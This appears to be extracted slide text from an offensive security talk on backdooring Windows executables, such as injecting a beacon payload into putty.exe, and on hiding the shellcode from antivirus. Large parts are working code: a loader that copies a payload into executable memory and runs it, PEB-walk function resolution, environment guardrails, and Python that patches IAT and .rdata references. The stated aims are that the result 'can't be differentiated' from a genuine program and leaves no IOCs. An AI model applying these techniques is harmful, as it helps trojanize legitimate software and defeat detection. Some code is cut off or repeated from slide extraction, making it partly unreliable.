 - 2019: Glimps (France)

Machine Learning

- 1) Train Neural Network on malware files
- 2) ???
- 3) Profit?

But, what is the similarity in the following malware?



- Mimikatz
- CobaltStrike
- Nmap
- Metasploit
- Qbot
- Rubeus
- PsExec

File injection:

- Harder to find the malicious code
 - Lots of “code”
 - Code similarity searches fail
 - No “Good code stuffing”
- Existing Meta information in the PE
 - Metadata like Company, Issuer
 - Imports / IAT
- What's the alternative?
 - Write your own loader which results in a 5kb file?
 - EXES generated from C2 frameworks?
 - Burned Public loaders?

7zip.exe







Mode = 1,1

Mode = 2,1

Plain

Overwrite main()

Middle of .text
Patch entry pointMiddle of .text
Patch call

PE Backdooring <mode> consists of two comma-separated options.

First one denotes where to store shellcode, second how to run it:

<mode>

save,run

- +----- 1 - change AddressOfEntryPoint
- 2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
- 3 - setup TLS callback
- 4 - hijack branching instruction at DLL Exported function (use -e to specify export to hook)

- +----- 1 - store shellcode in the middle of a code section
- 2 - append shellcode to the PE file in a new PE section

Example:

```
py RedBackdoorer.py 1,2 beacon.bin putty.exe putty-infected.exe
```

main()

```
sub rsp,28
jmp procexp64.infected.7FF7510F1C44
add rsp,28
jmp procexp64.infected.7FF751161C04
int3
int3
mov qword ptr ss:[rsp+10],rbx
mov qword ptr ss:[rsp+18],rsi
push rdi
sub rsp,10
xor eax,eax
xor ecx,ecx
```

shellcode

```
and rsp,FFFFFFFFFFFFF0
call procexp64.infected.7FF7510F1C4D
sub rsp,38
call procexp64.infected.7FF7510F1D4F
test eax,eax
je procexp64.infected.7FF7510F1C64
mov eax,1
jmp procexp64.infected.7FF7510F1D13
call procexp64.infected.7FF7510F1D53
call procexp64.infected.7FF7510F1D52
mov r9d,4
mov r8d,3000
mov edx,1B1
xor ecx,ecx
call qword ptr ds:[<virtualAlloc>]
mov qword ptr ss:[rsp+28].rax
```

SuperMega

Shellcode generation

From a C project, through assembly, to shellcode

v 1.2

by hasherezade for @vxunderground

```

char *dest = VirtualAlloc(
    NULL, 202844, 0x3000, RW);

for (int n=0; n<202844; n++) {
    dest[n] = supermega_payload[n];
}

if (MyVirtualProtect(
    dest, 202844, RX, &res) == 0) {
    return 7;
}



(* (void(*)())(dest))();

```

```

$LN4@main:
    cmp    DWORD PTR n$1[rsp], 433
    jge    SHORT $LN3@main
; Line 94
    movsxd  rax, DWORD PTR n$1[rsp]
    movsxd  rcx, DWORD PTR n$1[rsp]
    mov    rdx, QWORD PTR dest$[rsp]
    mov    r8, QWORD PTR supermega_payload
    movzx   eax, BYTE PTR [r8+rax]
    mov    BYTE PTR [rdx+rcx], al
; Line 95
    jmp    SHORT $LN2@main
$LN3@main:
; Line 97
    lea    r9, QWORD PTR result$[rsp]
    mov    r8d, 32
    mov    edx, 433
    mov    rcx, QWORD PTR dest$[rsp]
    call   MyVirtualProtect
    test   eax, eax
    jne    SHORT $LN6@main
; Line 98
    mov    eax, 7
    jmp    SHORT $LN1@main

```

Demo SuperMega UI

- C -> ASM
- Phases
- Options



Cordyceps

Improve “From C project, through assembly, to shellcode”

Goal:

- Less signaturable
- Less obviously malware

Make it look as genuine as possible



Cordyceps

Original Loader PEB Walk

Calling functions in shellcode:

- Locate the PEB
- Access Ldr data structure: PEB->Ldr
 - Traverse module list (find “ntdll.dll”)
 - Get export table of module
 - Resolve function address

```
int main()
{
    wchar_t kernel32_dll_name[] = { 'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', 'l', 'l', ' ', 0 };
    LPVOID base = get_module_by_name((const LPWSTR)kernel32_dll_name);
    if (!base) {
        return 1;
    }
    char load_lib_name[] = { 'L', 'o', 'a', 'd', 'L', 'i', 'b', 'r', 'a', 'r', 'y', 'A', 0 };

            TO_LOWERCASE(c2, curr_name[i]);
            if (c1 != c2) break;
        }
        if (module_name[i] == 0 && curr_name[i] == 0) {
            //found
            return curr_module->BaseAddress;
        }
        // not found, try next:
        curr_module = (PLDR_DATA_TABLE_ENTRY)curr_module->InLoadOrder
    }
    return NULL;
}
```

```
inline LPVOID get_func_by_name(LPVOID module, char* func_name)
{
    IMAGE_DOS_HEADER* idh = (IMAGE_DOS_HEADER*)module;
    if (idh->e_magic != IMAGE_DOS_SIGNATURE) {
        return NULL;
    }
    IMAGE_NT_HEADERS* nt_headers = (IMAGE_NT_HEADERS*)((BYTE*)module + idh->e_lfanew);
    IMAGE_DATA_DIRECTORY* exportsDir = &(nt_headers -> OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    if (exportsDir->VirtualAddress == NULL) {
        return NULL;
    }
    DWORD expAddr = exportsDir->VirtualAddress;
    IMAGE_EXPORT_DIRECTORY* exp = (IMAGE_EXPORT_DIRECTORY*)(expAddr + (ULONG_PTR)module);
    SIZE_T namesCount = exp->NumberOfNames;
    DWORD funcsListRVA = exp->AddressOfFunctions;
    DWORD funcNamesListRVA = exp->AddressOfNames;
    DWORD namesOrdsListRVA = exp->AddressOfNameOrdinals;

    //go through names:
    for (SIZE_T i = 0; i < namesCount; i++) {
        DWORD* nameRVA = (DWORD*)(funcNamesListRVA + (BYTE*)module + i * sizeof(DWORD));
        WORD* nameIndex = (WORD*)(namesOrdsListRVA + (BYTE*)module + i * sizeof(WORD));
        DWORD* funcRVA = (DWORD*)(funcsListRVA + (BYTE*)module + (*nameIndex) * sizeof(DWORD));
        LPSTR curr_name = (LPSTR)(*nameRVA + (BYTE*)module);
        size_t k = 0;
        for (k = 0; func_name[k] != 0 && curr_name[k] != 0; k++) {
            if (func_name[k] != curr_name[k]) break;
        }
        if (func_name[k] == 0 && curr_name[k] == 0) {
            //found
            return (BYTE*)module + (*funcRVA);
        }
    }
    return NULL;
}
```

- Why can't we call functions like the program itself?
 - Avoiding the PEB walk



```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

IAT calls

The normal way

0000000140001017	FF15 63100000	call qword ptr ds:[<&MessageBoxW>]
------------------	---------------	------------------------------------

Call iat:
MessageBoxW

Call **User32.dll**:
MessageBoxW()

Call IAT:

0000000140001017	FF15 63100000	call qword ptr ds:[<&MessageBoxW>]
------------------	---------------	------------------------------------

IAT:

IAT Reuse

IAT reuse:

- Goal: Get rid of PEB_WALK
- Solution: Relative call to IAT

Problem:

- MASM doesn't support relative call's
- Solution: Patch shellcode in the infected binary

```
int main()
{
    // Execution Guardrail: Env Check
    wchar_t envVarName[] = {'U', 'S', 'E', 'R', 'P', 'R', 'O', 'F', 'I', 'L', 'E', 0};
    wchar_t tocheck[] = {'C', ':', '\\', 'U', 's', 'e', 'r', 's', '\\', 'h', 'a', 'c', 'k', 'e', 'r', 0}; // L"C:\\Users\\hacker"
    WCHAR buffer[1024]; // NOTE: Do not make it bigger, or we have a _chkstack() dependency!
    DWORD result = ((DWORD(WINAPI*)(LPCWSTR, LPWSTR, DWORD))GetEnvironmentVariableW)(envVarName, buffer, 1024);
    if (result == 0) {
        return 6;
    }
}
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```



```
; Line 11  
mov r8d, 1024 ; 00000400H  
lea rdx, QWORD PTR buffer$[rsp]  
lea rcx, QWORD PTR envVarName$[rsp]  
call QWORD PTR __imp_GetEnvironmentVariableW  
mov DWORD PTR result$[rsp], eax
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```

```
; Line 11  
    mov r8d, 1024           ; 00000400H  
    lea rdx, QWORD PTR buffer$[rsp]  
    lea rcx, QWORD PTR envVarName$[rsp]  
    call QWORD PTR __imp_GetEnvironmentVariableW  
    mov DWORD PTR result$[rsp], eax
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```

```
; Line 11  
    mov r8d, 1024           ; 00000400H  
    lea rdx, QWORD PTR buffer$[rsp]  
    lea rcx, QWORD PTR envVarName$[rsp]  
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```

- Find RVA of placeholder (`\xd8\x4a\xcc\x09\x26\x9e`)
- Find RVA of IAT entry (`GetEnvironmentVariableW()`)
- Create relative “call” instruction
- Replace placeholder with “call” instruction

Note: This is not IAT hooking, its normal IAT usage

```
def assemble_and_disassemble_jump(current_address: int, destination_address: int) -> bytes:  
    # Calculate the relative offset  
    # For a near jump, the instruction length is typically 5 bytes (E9 xx xx xx xx)  
    offset = destination_address - current_address  
    ks = Ks(KS_ARCH_X86, KS_MODE_64)  
    encoding, _ = ks.asm(f"call qword ptr ds:[{offset}]")  
    machine_code = bytes(encoding)  
    return machine_code
```

```
; Line 11
    mov r8d, 1024          ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    call QWORD PTR __imp_GetEnvironmentVariableW
    mov DWORD PTR result$[rsp], eax
```

```
; Line 11
    mov r8d, 1024          ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```

Replaced

00000001400012F0	41:B8 00040000	mov r8d,400	exe_common.inl:295

Cordyceps

.rdata Reuse

Shellcode is code only

How to handle data? (function call arguments)

```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

```
wchar_t kernel32_dll_name[] = { 'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', '1', '1', 0 };
```

Instruct compiler to push data on stack

```
mov    eax, 107          ; 0000006bH k
mov    WORD PTR kernel32_dll_name$[rsp], ax
mov    eax, 101          ; 00000065H e
mov    WORD PTR kernel32_dll_name$[rsp+2], ax
mov    eax, 114          ; 00000072H r
mov    WORD PTR kernel32_dll_name$[rsp+4], ax
mov    eax, 110          ; 0000006eH n
mov    WORD PTR kernel32_dll_name$[rsp+6], ax
mov    eax, 101          ; 00000065H e
mov    WORD PTR kernel32_dll_name$[rsp+8], ax
mov    eax, 108          ; 0000006cH l
mov    WORD PTR kernel32_dll_name$[rsp+10], ax
```

Or, alternatively:

- Interleave data in code
- Jump over it

```
        lea      rax, QWORD PTR msg_content$[rsp]
        CALL after_$SG72694
$SG72694 DB      'Hello World!', 00H
after_$SG72694:
        POP    rcx
```



Both solutions look suspicious

Solution similar to IAT-reuse:

- Inject data into .rdata section
- Patch shellcode in exe to reference it
 - Relative load

Inject code

Inject data

Cordyceps: .rdata reuse

RIP	000000014008E73E	48:8D0D 64030900	lea rcx,qword ptr ds:[14011EAA9]

Cordyceps Technique

Cordyceps:
Inject shellcode into executable .text

Patch injected shellcode:

- IAT reuse
- .rdata reuse

Result: Can't differentiate from genuine program

- No IOC's
- No shellcode detection possible

**The restrictions of shellcode don't apply
when EXE injections is performed**

Like in "The last of us"

